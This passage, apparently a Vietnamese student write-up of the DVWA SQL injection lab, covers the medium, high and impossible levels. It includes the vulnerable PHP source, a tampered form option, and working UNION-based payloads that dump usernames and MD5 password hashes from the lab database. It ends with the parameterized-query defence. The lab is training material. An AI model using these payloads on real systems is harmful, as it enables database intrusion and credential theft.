
    $id = mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $id);

    $query = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query) or die( '
```


- Lần này thì hãy thử với burp




- Thử payload như bài trước





- Thử xem và sửa file trên page



⇒ Button đã bị thay đổi




- Tiếp tục sửa



⇒ Sai SQL syntax, nhưng có vẻ đang đi đúng hướng


- Giờ thì hãy sửa payload lại 1 lần nữa

```
<h1>Vulnerability: SQL Injection</h1>
<div class="vulnerable code area">
  <form action="#" method="POST">
    <p>
      User ID:
      <select name="id">
        <option value="UNION SELECT user, password FROM user#">' or '1'='1</option>
        <option value="2">2</option>
        <option value="3">3</option>
        <option value="4">4</option>
        <option value="5">5</option>
      </select>
      <input type="submit" value="Submit" />
    </p>
  </div>
</div>
```



⇒ Vẫn chưa đúng ý

- Sửa lại lần nữa



- Và thu được kết quả

## Vulnerability: SQL Injection

User ID:

```
ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: admin  
Surname: admin
```

```
ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: Gordon  
Surname: Brown
```

```
ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: Hack  
Surname: Me
```

```
ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: Pablo  
Surname: Picasso
```

```
ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: Bob  
Surname: Smith
```

```
ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

```
ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03
```

```
ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

### 3. High

- Lý thuyết

#### Low Level

The SQL query uses RAW input that is directly controlled by the attacker. All they need to-do is escape the query and then they are able to execute any SQL query they wish.

Spoiler: .

#### Medium Level

The medium level uses a form of SQL injection protection, with the function of "mysql\_real\_escape\_string()". However due to the SQL query not having quotes around the parameter, this will not fully protect the query from being altered.

The text box has been replaced with a pre-defined dropdown list and uses POST to submit the form.

Spoiler: .

#### High Level

This is very similar to the low level, however this time the attacker is inputting the value in a different manner. The input values are being transferred to the vulnerable query via session variables using another page, rather than a direct GET request.

Spoiler: `ID: a' UNION SELECT 'text1','text2';-- --$Submit=$Submit.`

#### Impossible Level

The queries are now parameterized queries (rather than being dynamic). This means the query has been defined by the developer, and has distinguish which sections are code, and the rest is data.

## - Source

### SQL Injection Source

vulnerabilities/sqli/source/high.php

```
<?php
if( isset( $_SESSION [ 'id' ] ) ) {
    // Get input
    $id = $_SESSION[ 'id' ];

    // Check database
    $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '
```

## - Khi bấm thay đổi ID, thử payload như bài trước

### Vulnerability: SQL Injection

Click [here to change your ID](#).

```
ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

SQL Injection Session Input :: Damn Vulnerable Web Application (DVWA) v1.10 \*Development\* — Mozilla Fir

127.0.0.1/vulnerabilities/sqli/session-input.php#

Session ID: 1' UNION SELECT user, password FROM users#

⇒ Done luôn

## 4. Impossible

## - Source



## SQL Injection Source

vulnerabilities/sqli/source/impossible.php

```
<?php
if( isset( $_GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $id = $_GET[ 'id' ];


    // Was a number entered?
    if( is_numeric( $id ) ) {
        // Check the database
        $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
        $data->bindParam( ':id', $id, PDO::PARAM_INT );
        $data->execute();
        $row = $data->fetch();

        // Make sure only 1 result is returned
        if( $data->rowCount() == 1 ) {
            // Get values
            $first = $row[ 'first_name' ];
            $last = $row[ 'last_name' ];

            // Feedback for end user
            echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
        }
    }
}

// Generate Anti-CSRF token
generateSessionToken();
?>
```

- Lần này cũng thử như bài trước nhưng sau khi submit lại không hiện gì



- Đọc lại hướng dẫn thì thấy nó Impossible thật xD

### Impossible Level

The queries are now parameterized queries (rather than being dynamic). This means the query has been defined by the developer, and has distinguish which sections are code, and the rest is data.